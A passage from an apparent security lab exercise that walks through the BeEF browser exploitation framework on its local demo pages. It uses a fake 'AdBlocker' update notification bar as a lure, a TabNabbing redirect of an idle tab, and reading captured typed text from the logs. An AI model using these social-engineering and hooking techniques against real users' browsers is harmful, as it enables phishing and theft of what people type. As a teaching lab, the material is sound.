The screenshot shows the BeEF web interface. On the left, there's a sidebar titled 'Hooked Browsers' with sections for 'Online Browsers' and 'Offline Browsers'. The main area has tabs for 'Getting Started', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Network'. A sub-menu 'Current Browser' is open. On the right, there's a detailed view of a module named 'Fake Notification Bar (Firefox)'. The 'Module Tree' on the left lists various exploit modules like 'Browser', 'Debug', 'Exploits', 'Host', etc. The 'Module Results History' table shows one row with columns for 'id', 'date', and 'label'. The 'Notification text:' field contains the message: 'AdBlocker Security Extension is out of date. Install the new version now.'

- k. Next, return to the browser tab that displays The Butcher fake web page. An alert message is in the Firefox banner area. Click the **Install Plug-in** button on the alert banner.

The screenshot shows a web browser displaying a page from 'The Butcher'. At the top, there's a yellow banner with the text 'AdBlocker Security Extension is out of date. Install the new version now.' and a button labeled 'Install plug-in...'. Below the banner, there's a logo with the text 'THE BUTCHER' and some decorative flourishes. The main content area has two images of raw meat: one showing a large cut of meat and another showing smaller pieces. At the bottom, there are buttons for 'Our Meaty Friends' and 'Order Your BeEF-Hamper'.

Part 3 - Use TabNabbing to Display a Malicious Website

TabNabbing is a function that redirects the user to a different URL if a browser tab of a hooked browser is idle for a specified length of time.

- a. Open a new tab and navigate back to The Butcher web page located at <http://127.0.0.1:3000/demos/butcher/index.html>.
- b. Return to the **BeEF Control Panel** Tab. Select the instance listed under the **Online Browsers** in the **Hooked Browsers** panel.
- c. Then open the Commands tab and expand the **Social Engineering** category. Scroll down and select **TabNabbing**.
- d. Next, change the number of minutes to 1 and click the Execute button to start the exploit. This will remain idle for at least one minute.

The screenshot shows the BeEF Control Panel interface. In the top navigation bar, the URL is 127.0.0.1:3000/ui/panel#id=MXMAmmhum3yz7U7TAbcSI0yUTNwNaEMWBFnK8, and the battery level is 90%. The main window has tabs for Getting Started, Logs, and Zombies. The Current Browser tab is selected. On the left, the Hooked Browsers panel shows two entries: Online Browsers (127.0.0.1) and Offline Browsers (127.0.0.1). The Commands tab is active, showing the Module Tree on the left with categories like Browser, Chrome Extensions, Debug, Exploits, Host, IPSEC, Metasploit, Msc, Network, Persistence, Phonegap, and Social Engineering. The Module Results History table lists four entries:


ID	Date	Label
0	2025-12-17 16:19	command 1
1	2025-12-17 16:25	command 2
2	2025-12-17 16:32	command 3
3	2025-12-17 16:38	command 4

The TabNabbing section on the right contains the following configuration:

- Description: This module redirects to the specified URL after the tab has been inactive for a specified amount of time.
- ID: 3
- URL: http://0.0.0.0:3000/demos/basic.html
- Wait (minutes): 1

An Execute button is located at the bottom right of the TabNabbing section.

- e. Now, return to the tab that displayed the Butcher web page.
- f. In the box at the center of the BeEF Basic Demo screen, type “**This is my secret**”. Return to the BeEF Control Panel tab.



- g. With the entry under Online Browsers selected, select Logs from the menu bar.